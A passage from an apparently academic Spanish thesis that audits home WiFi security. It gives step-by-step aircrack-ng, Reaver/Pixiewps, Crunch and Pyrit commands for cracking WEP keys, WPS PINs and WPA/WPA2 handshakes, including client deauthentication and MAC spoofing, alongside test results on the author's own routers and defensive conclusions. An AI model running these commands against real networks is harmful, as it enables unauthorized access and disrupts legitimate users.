


Figura 9: Esquema inicial de la red

6.1. Acceso no autorizado a la red

El acceso a una red inalámbrica suele ser el primer paso de cualquier tipo de ataque, por lo que es un punto de seguridad crítico. Por lo que hemos visto hasta ahora, hay seis tipos principales de redes WiFi en función de la protección que utilicen, que son:

- Redes abiertas – Redes sin protección, inseguras. No vamos a verlas ya que el acceso es automático.
- Redes WEP de 64 y 128 bits – Redes que utilizan protección anterior al estándar 802.11, también inseguras.
- Redes WPA-PSK y WPA2-PSK con TKIP – Redes que utilizan TKIP, que no está contemplado en el estándar 802.11i pero ofrece mayor protección que WEP.
- Redes WPAWPA2-PSK con TKIP+AES – Redes que usan tanto TKIP como AES por temas de compatibilidad.
- Redes WPA-PSK y WPA2-PSK con AES – Redes en principio seguras, que utilizan AES.
- Redes WPA, WPA2 y WPAWPA2 con 802.1x (Radius) – Redes empresariales que utilizan un servidor de autenticación, normalmente Radius. Junto a las redes abiertas, es el único caso en el que no nos interesa la clave de la red, al ser única para cada usuario.

A esto hay que añadir que las redes del tercer, cuarto y quinto grupo (WPA y WPA2 con TKIP y/o AES) se diferencian también según tengan WPS activado o no, que como hemos visto es su mayor problema.

En este apartado nos vamos a centrar en realizar pruebas de auditoría en redes que utilizan los protocolos de protección WEP, WPA-PSK o WPA2-PSK en sus distintas variantes, redes tradicionalmente domésticas, y concluir cuál es la mejor opción actualmente.




Figura 10: Esquema de ataque de acceso a la red

6.1.1. Redes WEP

Comenzaremos con el tipo de red más vulnerable, las redes WEP con claves de 64 o 128 bits. Utilizaremos Aircrack-ng y el programa Minidwep-gtk, con el que el ataque veremos que está más automatizado. Para realizar estos ataques nos basaremos en los manuales de [29] y [30].

Método 1: Aircrack-ng

Paso 1: Identificar interfaz inalámbrica

Abrimos un terminal e introducimos el comando *“ifconfig”*, para saber el nombre de nuestra interfaz inalámbrica. En mi caso, wlan1, ya que voy a utilizar una antena WiFi.

Paso 2: Activar modo monitor

Introducimos el comando *“airmon-ng start {interfaz inalámbrica}”*, en mi caso *“airmon-ng start wlan1”*, con lo que la interfaz wlan1 pasa a modo monitor. Vemos que aparece un mensaje del tipo *“monitor mode enabled on monX”*, siendo monX nuestra tarjeta de red en modo monitor (si es la primera vez que lo hacemos, será mon0).

Paso 3: Buscar redes

En este paso utilizamos el comando *“airodump-ng mon0”*, con el que la tarjeta de red busca las redes cercanas. Aparecen distintas columnas, de las que necesitaremos:

- ESSID: Nombre de la red.
- BSSID: Dirección MAC del punto de acceso.
- CH: Canal de la red.
- ENC: Cifrado de la red. Necesitamos que sea WEP.

Además conviene que el valor PWR sea cercano a 0 (ya que representa la intensidad de la señal WiFi) y que el valor de las *beacons* aumente rápidamente.

Paso 4: Prueba de inyección

Una vez que hemos encontrado la red que queremos auditar en la tabla del apartado anterior, comprobaremos si podemos inyectar tráfico en ella. Para esto utilizamos el comando

“aireplay-ng -9 -e {ESSID} -a {BSSID} {interfaz en modo monitor}”.

Paso 5: Captura de paquetes

Si todo ha salido bien en el punto anterior, pasamos a recolectar paquetes de la red con

“airodump-ng -c {canal} --bssid {BSSID} -w {nombre captura} {interfaz}”

Con esto, se guardará la captura de paquetes en el fichero que indiquemos con el parámetro *-w*.

Paso 6: Inyección de tráfico

Cabe la posibilidad de que en el paso 5 veamos que el número de paquetes sea muy pequeño. Esto se suele deber a que hay poco tráfico en la red, por lo que el ataque se puede alargar mucho más de lo que queremos. Sin embargo, podemos solucionar esto realizando un ataque de inyección de tráfico. Para ello, realizaremos una autenticación falsa en el punto de acceso y mandaremos mensajes continuamente, utilizando los dos comandos siguientes:

```
"aireplay-ng -1 0 -a {BSSID} -h {MAC propia} -e {ESSID} {interfaz}"
```

```
"aireplay-ng -3 -b {BSSID} -h {MAC propia} {interfaz}"
```

Ambos utilizan *aireplay*, que permite realizar una autenticación falsa con la opción -1 y enviar tráfico con -3. Otra opción es utilizar un solo comando como el siguiente:

```
"aireplay-ng -1 6000 -o 1 -q 10 -e {ESSID} -a {BSSID} -h {MAC propia} {interfaz}"
```

En este comando, -1 6000 se refiere a que se realiza una autenticación falsa cada 6000 segundos, -o 1 a que cada vez se envía solo un conjunto de paquetes, y -q 10 a que se envían paquetes de "keep alive" cada 10 segundos, con lo que nos ahorramos un comando.

Al utilizar la MAC propia, el atacante corre el peligro de ser identificado, por lo que lo normal es que antes de realizar un ataque de este tipo elija cambiar la MAC por defecto, utilizando un comando como el siguiente:

```
"macchanger --mac {MAC nueva} {interfaz}"
```

Paso 7: Obtener la clave

Por último, esperamos a obtener un número de paquetes considerable (25.000 para claves de 64 bits y 50.000 para claves de 128 bits suele ser suficiente), paramos la captura del paso 5 e introducimos el siguiente comando:

```
"aircrack-ng -b {BSSID} {nombre captura}"
```

En caso de que en la captura hayamos obtenido suficientes paquetes con el mismo vector de inicialización o IV (ya que como vimos en teoría es un valor que viaja en claro) el programa nos devolverá la clave.

Método 2: Minidwep-gtk

Con los años han aparecido múltiples herramientas con las que agilizar el proceso anterior. Una de ellas es Minidwep-gtk, incluida en Wifislax, con la que obtenemos claves de este tipo de redes en tres pasos, sin necesidad de introducir comandos.

Pulsando "Scan" el programa se encarga de realizar los tres primeros pasos del método anterior: identifica la interfaz inalámbrica, activa el modo monitor y presenta por pantalla la lista de redes cercanas e información sobre ellas. En segundo lugar, buscamos la red sobre la que queremos realizar las pruebas dentro de la pestaña WEP y pulsamos "Launch". Por último, el programa se encarga de comenzar a capturar los paquetes, inyectar tráfico si es necesario y obtener la clave, que aparece por pantalla al usuario.

Resultados de las pruebas

Por último, realizaremos una serie de pruebas con la herramienta Minidwep-gtk, que como hemos dicho agiliza bastante el proceso. Probaremos cambiando la complejidad de las *passphrase*, y anotaremos el número de IVS y tiempo necesario en cada caso:

64 bits			
<i>Passphrase</i>	Clave	Nº de IVS	Tiempo
1	C6774663DD	15866	1:30
12345	E235485511	25512	2:30
contraseña	1A2FD61DC6	26800	1:28
Q1w2E3r4t5Y6	E764C1A0D2	30905	2:40
915412345	A7BA8A3263	40809	4:15
clave_de_22_caracteres	E54B29CCDB	26828	2:40

128 bits			
<i>Passphrase</i>	Clave	Nº de IVS	Tiempo
1	46F04863257AC8040905EA0002	66100	6:25
12345	ACDB95776DD114409AB54323C6	51102	6:40
contraseña	AB27222A249ED5D303431D3F09	45820	6:08
Q1w2E3r4t5Y6	C725204A8CB28451DE266C70FB	65669	7:25
915412345	AEFC864C7A1D088EED3EFCB985	85244	8:00
clave_de_22_caracteres	F3F8AEFFD8F0DB12BF952EC5F9	113136	8:40

Podemos concluir, por tanto, que **este tipo de redes son inseguras**, que un atacante puede obtener una clave de **64 bits** en una media de **2 minutos y medio** y una de **128 bits** en poco más de **siete minutos**.




Figura 11: Resultados en redes WEP

6.1.2. Redes WPA/WPA2 con WPS

WPS es la mayor vulnerabilidad de WPA y WPA2 hasta la fecha. Para explotar esta vulnerabilidad hay dos tipos de ataque: online y offline. En este apartado veremos dos herramientas con las que realizar cada tipo de ataque: Reaver y Reaver-wps-fork-t6x, una modificación de la primera.

Método 1: Reaver (Online)

Reaver es una de las herramientas más famosas con las que obtener claves de redes que utilizan WPS. Existen otras alternativas con las que realizar este ataque sin necesidad de introducir comandos, con una interfaz gráfica con la que buscar rápidamente redes con WPS, como Goyscript WPS o Geminis Auditor. Sin embargo, se trata de herramientas que acaban utilizando en la mayor parte de los casos Reaver, por lo que es la única que veremos de esta clase, para lo que seguiremos de nuevo los manuales de [29] y [30]. Así, podemos obtener la clave en tres pasos:

Paso 1: Identificar interfaz inalámbrica y activar modo monitor

Comenzamos igual que en el primer método de WEP. Abrimos un terminal e introducimos el comando *ifconfig*, para saber el nombre de nuestra interfaz inalámbrica, e introducimos el comando *"airmon-ng start {interfaz inalámbrica}"*.

Paso 2: Buscamos redes con WPS activado

Para buscar la red en la que vamos a realizar la prueba, utilizamos el programa Wash, una herramienta que escanea las redes cercanas y muestra por pantalla la información de las que utilizan WPS. Así, utilizamos el comando *"wash -i {interfaz en modo monitor}"* y obtenemos el BSSID y el canal de la red objetivo.

Paso 3: Obtener la clave

Una vez tengamos el BSSID podemos comenzar el ataque, simplemente introduciendo:

```
"reaver -i {interfaz en modo monitor} -b {BSSID} -d 0 -vv"
```

El parámetro *-vv* nos sirve para ver más información del proceso por pantalla, mientras que *"-d"* sirve para fijar el tiempo de retraso entre intentos de pin, que por defecto es de 1 segundo, para que en este caso sea 0 (pero como veremos en los resultados de las pruebas, este valor puede ser un problema si el router se bloquea, siendo mejor utilizar tiempos mayores). Además, podríamos introducir el canal con *-c* o el ESSID con *-e*, pero no es necesario.

Reaver probará todas las posibles combinaciones del PIN del router que se está atacando (que se reducen a 11.000, por lo que hemos visto en teoría). La duración de este proceso varía mucho, ya que puede tardar desde segundos hasta varias horas.

Que pueda durar tanto se debe a que es un ataque online, es decir, el ordenador envía combinaciones al router, y este le indica que no es correcto, por lo que el proceso de por sí ya lleva unos segundos aunque se introduzca bien la clave a la primera. A esto hay que añadir que, aunque como hemos explicado en teoría, hay routers comerciales que no limitan el número de intentos, los modelos más recientes se bloquean durante varios minutos si se introduce varias veces la clave mal, haciendo que el proceso tarde muchísimo más.

Método 2: Reaver y Pixiewps (offline)

Habiendo visto los ataques tradicionales contra WPS, entramos en los ataques de fuerza bruta offline. Se trata de ataques que han surgido hace apenas unos meses, por lo que aún no son muy conocidos. Lo que queda claro es que reducen enormemente el tiempo que tarda un atacante en obtener la clave de la red, pasando en la mayoría de los casos de varias horas a unos pocos segundos.

Estos ataques se basan en los estudios de Dominique Bongard, quien demostró que se puede obtener el PIN de la red solo con los mensajes M1, M2 y M3, como podemos ver en [21] y [31]. Este ataque se ha denominado “*Pixie Dust*” y se basa en los datos que contiene el mensaje M3. Como hemos visto en el punto 4.2., concretamente en la parte de WPS, en el mensaje M3 se envía dos hashes, E_Hash1 y E_Hash2, en los que se cifra mediante la función HMAC un nonce, cuatro dígitos del PIN, la clave pública del *enrollee* (PKE) y la clave pública del registrar (PKR). Sin embargo, ya tenemos PKE (que viaja en claro en el mensaje M1) y PKR (que viaja en claro en M2), por lo que lo que desconocemos son los dos nonces y las dos mitades del PIN.

De esta forma, si se realiza un ataque de fuerza bruta utilizando todos los posibles valores de estos nonces (E-S1 y E-S2) y sabiendo cuál tiene que ser el resultado, la única incógnita que nos queda es el PIN, dividido en sus dos mitades. Además, hay ciertos modelos de puntos de acceso cuya generación de estos nonces no es tan aleatoria como cabía esperar (aquellos que utilizan entre otros chipsets Ralink, Broadcom y Realtek). Estos modelos se han ido identificando estos últimos meses, y en esos casos el proceso es prácticamente instantáneo.

A grandes rasgos este es el ataque “*Pixie Dust*”, que además cuenta con la ventaja de que al bastar con el M3 es imposible que se bloquee el router, ya que no cuenta ni como un intento, lo que con Reaver podía ralentizar mucho el proceso. A raíz de esto han surgido herramientas como Pixiescript o Pixiewps. La que vamos a utilizar en nuestro caso, Reaver-wps-fork-t6x, no es más que una variante del programa Reaver que utiliza el programa Pixiewps para poder realizar este ataque, con ayuda del manual del autor de esta modificación (que vemos en [32]).

Paso 1: Identificar interfaz inalámbrica y activar modo monitor

Exactamente igual que en el método online. Abrimos un terminal e introducimos “*ifconfig*” y “*airmon-ng start {interfaz inalámbrica}*”.

Paso 2: Buscamos redes con WPS activado y su chipset

Para buscar la red en la que vamos a realizar la prueba, utilizamos el programa Wash, una herramienta que escanea las redes cercanas y muestra por pantalla la información de las que utilizan WPS. Así, utilizamos el comando “*wash -i {interfaz en modo monitor} -g*” y obtenemos el BSSID, el canal de la red objetivo y el chipset (gracias a la opción -g), con lo que averiguamos si ese punto de acceso es especialmente vulnerable o no.

Paso 3: Obtener la clave

Como ya tenemos el BSSID, podemos introducir el comando:

```
“reaver -i {interfaz en modo monitor} -b {BSSID} -K {1-3} -P”
```

La opción -K sirve para realizar el ataque (1 para chipsets Ralink y Broadcom, 2 para Realtek y 3 para el resto) y -P para que no se llegue a realizar el mensaje M4. Podríamos optar por añadir “-d 0” para acelerar el proceso, pero no es necesario.

Resultados de las pruebas

Para realizar estas pruebas probaremos con los tres modelos de routers comerciales a los que he podido tener acceso. Realizaremos pruebas con los dos métodos y veremos en cuáles de ellos podemos realizar el ataque de *“Pixie Dust”*, que como explicamos anteriormente solo afecta a algunos modelos de router.

- Caso 1: Router Sercomm AD1018 – Se trata del punto de acceso con el que hemos realizado todas las pruebas de este trabajo. Cuando se prueban varios números PIN incorrectos se bloquea durante cerca de 10 minutos, lo que evitaremos poniendo un delay de 15 segundos (con la opción -d).
- Caso 2: Router Amper ASL 26555 – Es un equipo de la compañía Movistar que cuando detecta cierto número de intentos incorrectos se bloquea durante horas, lo que podemos evitar con un delay de 12 segundos.
- Caso 3: Router Huawei HG566a – Se trata de un equipo de la empresa Vodafone, uno de los modelos más extendidos en España vulnerable al ataque *“Pixie Dust”*.

CASO	ONLINE			OFFLINE	
	Nº PINS	Tiempo	Delay	Nº PINS	Tiempo
1	5315	22:08:48	15	-	-
2	1577	05:15:22	12	-	-
3	2070	06:54:00	12	1	00:00:15

Podemos comprobar que la clave se obtiene en modo online en una media de **cerca de 12 horas**. Esto se debe por un lado a que introducimos un retardo entre intento e intento para que los routers no se bloquearan; y por otro a que a pesar de poner un alto valor en el caso 1 el router se bloqueaba cada cierto tiempo, haciendo que la media subiera mucho.

También podemos ver que el único modelo en el que hemos podido utilizar el ataque de *“Pixie Dust”* es en el tercero, y que el tiempo se reduce increíblemente, pasando **de horas a menos de un minuto**. Sin embargo, cabe destacar que no son muchos los modelos de router vulnerables, aunque como hemos dicho este modelo en concreto está bastante extendido en España.

De este modo, podemos concluir que usar WPA o WPA2 con WPS es inseguro, tengamos un router vulnerable a los ataques offline o uno cualquiera con WPS activado, ya que la única diferencia es el tiempo que le llevará al atacante obtener la clave de nuestra red. Por tanto, lo mejor es desactivar WPS, incluso si se trata únicamente de WPS PBC (ya que como dijimos en la parte teórica, en los 2 minutos que pulsamos el botón pueden unirse dispositivos ajenos a la red).

6.1.3. Redes WPA/WPA2 sin WPS

Si nuestra red tiene protección WPA o WPA2 sin WPS activado, las probabilidades de que un atacante obtenga la clave de nuestra red se reducen en gran medida. No obstante, esto no significa que podamos elegir una clave cualquiera o que aunque utilicemos una buena clave resulte imposible que alguien acceda a nuestra red.

En este punto veremos dos métodos diferentes con los que obtener la clave de una red de este tipo: los ataques de diccionario y de fuerza bruta, para los que seguiremos los manuales de [29] y [30]. Además, veremos cómo realizar estos ataques mediante la GPU con el tutorial de [33].

Método 1: Ataques de diccionario

Paso 1: Identificar interfaz inalámbrica y activar modo monitor

Comenzamos igual que en el primer método de WEP. Abrimos un terminal e introducimos el comando “*ifconfig*” para saber el nombre de nuestra interfaz inalámbrica, e introducimos el comando “*airmon-ng start {interfaz inalámbrica}*” para habilitar el modo monitor.

Paso 2: Buscar redes

En este paso utilizamos el comando “*airodump-ng mon0*” para que la tarjeta de red busque las redes cercanas. Buscamos la red que queremos auditar, que en este caso en la columna “ENC” tendrá valor WPA o WPA2. Anotamos la información de dicha red que vamos a necesitar: el canal, el BSSID y, si lo deseamos, el ESSID.

Paso 3: Captura de tráfico con *handshake*

El siguiente paso consiste en realizar una captura del tráfico de la red, similar al que hicimos el primer método de WEP, quedando:

```
“airodump-ng -c {canal} --bssid {BSSID} -w {nombre captura} {interfaz}”
```

Paso 4: Desautenticar clientes o autenticación falsa

En este momento dejamos la captura y podemos esperar a que aparezca en la red un *handshake*, es decir, que uno de los usuarios legítimos de la red se autentique. Pero como esto puede tardar horas, podemos acelerar el proceso de dos formas distintas.

La primera consiste en desautenticar a un cliente que ya esté conectado, dejándole sin conexión y obligándole a volver a introducir la clave de la red. Para ello, utilizamos el comando:

```
“aireplay-ng -0 {nº desaut.} -a {BSSID} -c {MAC cliente} {interfaz}”
```

Con la opción -0 podemos elegir cuántos mensajes de desautenticación vamos a enviar, con -a la red y con -c a qué cliente atacamos.

La otra opción, con la que los clientes de la red no perciben que estamos realizando este ataque, es realizar una autenticación falsa. Utilizamos el siguiente comando:

```
“aireplay-ng -1 {t. de reasoc.} -a {BSSID} -h {MAC propia} {interfaz}”
```


De esta forma, generamos nosotros mismos el *handshake*. Igual que pasaba en el primer método de WEP, al autenticarnos con nuestra MAC es normal cambiarla previamente con el comando “*macchanger*”.

Paso 5: Obtener la clave

Una vez que tenemos una captura de tráfico de la red en la que se haya producido una autenticación, ya sea de un cliente o nuestra (lo sabremos porque aparecerá en la pantalla de la captura que se ha obtenido el *handshake* y con quién), podemos pararla y comenzar el ataque. Para ello necesitamos un diccionario, que en la práctica suele ser un fichero “.dic” o “.txt” que contiene una gran cantidad de palabras, cada una en una línea. Como veremos en las pruebas realizadas, hay algunos con más de 227 millones de palabras, nombres y expresiones en diversos idiomas, con los que la prueba puede durar días.

Para realizar el ataque utilizamos el comando:

```
aircrack-ng -w {diccionario} -b {BSSID} {nombre captura}
```

En este comando especificamos la ruta del diccionario y de la captura y la BSSID de la red. Con esto, comenzaría el ataque.

Este ataque tarda normalmente varias horas (a pesar de que se prueban centenares o miles de claves cada segundo), y en muchas ocasiones no da resultados. Lo más normal es que, a pesar de contar con un diccionario muy completo, el atacante no consiga sacar la clave de nuestra red si esta tiene una complejidad media o alta.

De hecho, lo más normal es que este método solo dé resultados cuando se utilizan claves muy típicas. Si se utiliza el nombre de una persona, una fecha o el número de teléfono de la vivienda, el riesgo es muy alto ya que existen diccionarios compuestos por miles de nombres de todos los países, las fechas de los últimos cien años en diversos formatos o de todos los números de teléfono de España, entre muchos otros temas. A esto hay que añadir diccionarios con las 500, 1.000 o 10.000 contraseñas más comunes, y que en distribuciones como Wifislax hay herramientas con las que crear tus propios diccionarios.

Método 2: Ataques de fuerza bruta

El siguiente método, el ataque de fuerza bruta, se basa en probar todas las combinaciones posibles en lugar de proporcionar un diccionario con las claves que queramos probar. Para llevarlo a cabo lo más normal es utilizar la GPU, como veremos en el método 3, pero también se puede hacer solo con la CPU.

Estos ataques de fuerza bruta que usan solo la CPU los podemos realizar con el programa Crunch. También podemos utilizar otros programas como Hashcat, muy conocido también, pero que no permite utilizar las capturas en formato “.cap”, sino que tenemos que pasarlas a “.hccap”, haciendo de Crunch la opción más sencilla.

En cuanto a la forma de realizarlo, en primer lugar necesitamos una captura de tráfico con un *handshake*, de modo que repetiríamos del paso 1 al 4 del método anterior.

Una vez que lo tenemos, ya podemos realizar este ataque. Para ello utilizamos el siguiente comando, en el que vemos que se combina Crunch con Aircrack-ng:

```
"crunch {longitud mínima} {longitud máxima} {caracteres} |  
aircrack-ng --bssid {BSSID} -w- {nombre captura}"
```

En la primera parte podemos establecer la longitud mínima y máxima de las claves que generará Crunch (el mínimo y máximo número de caracteres) y de qué caracteres estarán compuestas. En la segunda parte elegimos el BSSID y la ruta de la captura con el *handshake*.

De esta forma, podemos probar de forma sencilla todas las combinaciones con un número concreto de caracteres, o probar contraseñas compuestas solo por los caracteres que queremos. Por ejemplo, si quisiéramos probar todas las contraseñas de entre 8 y 10 caracteres compuestas solo por números porque supiéramos que la contraseña tiene ese formato, utilizaríamos:

```
"crunch 8 10 0123456789 | aircrack-ng --bssid 00:11:22:33:44:55 -w-  
captura.cap"
```

Método 3: Ataques con la GPU

Los dos últimos métodos que hemos visto, los de diccionario y fuerza bruta, se basan en probar cierta cantidad de claves cada segundo, alcanzando con el uso de la CPU de los equipos cerca de 400 o 500 contraseñas por segundo en la mayoría de los casos.

Pero los últimos años se ha conseguido aumentar muchísimo esta cifra utilizando la tarjeta gráfica en lugar del CPU, ya que estas tarjetas son un poderoso procesador en sí mismo. La continua mejora y reducción de sus precios han provocado que las GPU se utilicen para fines tan increíbles como este, y es que en una conferencia de Noruega a finales de 2012 se presentó un clúster de 25 GPU con una capacidad de 348.000 millones de intentos por segundo, consiguiendo descifrar claves de ocho caracteres en menos de seis horas. A pesar de que desde entonces las tarjetas gráficas han seguido mejorando, las que podemos encontrar en un portátil se alejan aún mucho de esas cifras. Aun así, hoy en día hay equipos con los que fácilmente llegar a 30.000 e incluso 100.000 contraseñas por segundo.

Para realizar esto utilizaremos la herramienta Pyrit, ya incluida en Wifislax, con la que comenzaremos realizando un ataque de diccionario. Utilizaremos para ello un portátil con una tarjeta gráfica AMD Radeon HD 7400M, que no es precisamente la más potente del mercado, por lo que los resultados que consigamos los podrá obtener un usuario medio.

Paso 1: Comprobar rendimiento de la GPU

En primer lugar, debemos ver si nuestra tarjeta gráfica es válida para utilizarla con este programa, para lo que introduciremos el comando `"pyrit list_cores"`. Veremos que aparecen nuestros procesadores y, si tenemos suerte y es compatible, también nuestra GPU. A continuación podemos introducir el comando `"pyrit benchmark"` con el que comprobamos el rendimiento que nos dan el GPU y los CPUs en contraseñas por segundo. En mi caso, la tarjeta gráfica alcanza cerca de 4000 claves/s, 12 veces más que los CPUs, que alcanzan sobre 330 claves/s.

```
Computed 4575.20 PMKs/s total.  
#1: 'OpenCL-Device 'Caicos': 3994.6 PMKs/s (RTT 2.9)  
#2: 'CPU-Core (SSE2)': 296.8 PMKs/s (RTT 3.4)  
#3: 'CPU-Core (SSE2)': 420.5 PMKs/s (RTT 3.0)  
#4: 'CPU-Core (SSE2)': 269.9 PMKs/s (RTT 3.3)
```

Paso 2: Captura de tráfico con *handshake* y análisis

Para este punto necesitamos una captura de tráfico en la que un cliente se haya autenticado, por lo que podemos proceder como en el primer método visto en este apartado. Para comprobar que es una captura válida, podemos ejecutar “*pyrit -r {captura} analyze*”, que nos dice si se han capturado *handshakes* y cuáles.

Paso 3: Importar contraseñas

En este momento podemos introducir el comando “*pyrit eval*”, que nos muestra cuántas contraseñas tenemos. Seguramente no tengamos ninguna, por lo que añadiremos el diccionario con el que queramos hacer la prueba con el comando:

```
“pyrit -i {diccionario} import_passwords”
```

Con este comando se añaden a la base de datos todas las contraseñas útiles, por lo que si es demasiado corta para poder ser una clave de WPA o WPA2 o ya estaba, no se añadirá. Si ahora volvemos a utilizar el comando “*pyrit eval*”, veremos cuántas claves nuevas hay.

Paso 4: Añadir ESSID

Pyrit necesita el nombre de la red que vamos a atacar, por lo que añadimos el ESSID de la red sobre la que hicimos la captura de tráfico:

```
“pyrit -e {ESSID} create_essid”
```

Paso 5: *Batch-processing*

Una vez añadido el diccionario y el ESSID podemos pasar al *batch-processing* de la base de datos, que aumentará la velocidad del proceso. Para ello utilizamos el comando:

```
“pyrit batch”
```

Paso 6: Obtener la clave

En este momento ya podemos realizar el ataque, para lo que introducimos el comando:

```
“pyrit -e {ESSID} -r {captura} attack_batch”
```

Con estos pasos hemos trabajado con Pyrit y su base de datos. Sin embargo, es posible utilizar un comando con el que no hace falta realizar más que los dos primeros pasos, que es:

```
“pyrit -r {captura} -i {diccionario} -b {BSSID} attack_passthrough”
```

De esta forma establecemos la captura, la BSSID y el diccionario, y con eso el programa realiza ya el ataque. De hecho, son los mismos parámetros que necesitábamos para realizar el ataque de diccionario con Aircrack-ng, y es que Pyrit podemos considerarlo un programa que cumple la misma función que Aircrack-ng, pero a velocidades mucho mayores.

Además, podemos usar Pyrit con Crunch para realizar ataques de fuerza bruta de forma similar a como lo hacíamos con Aircrack-ng, con el comando:

```
“crunch {longitud mínima} {longitud máxima} {caracteres} |  
pyrit -r {captura} -e {ESSID} -i - attack_passthrough”
```

Introducimos el ESSID y la captura, dejando el parámetro *-i* con un guion porque al utilizar Crunch no necesitamos un diccionario.

Resultados de las pruebas - Ataque de diccionario

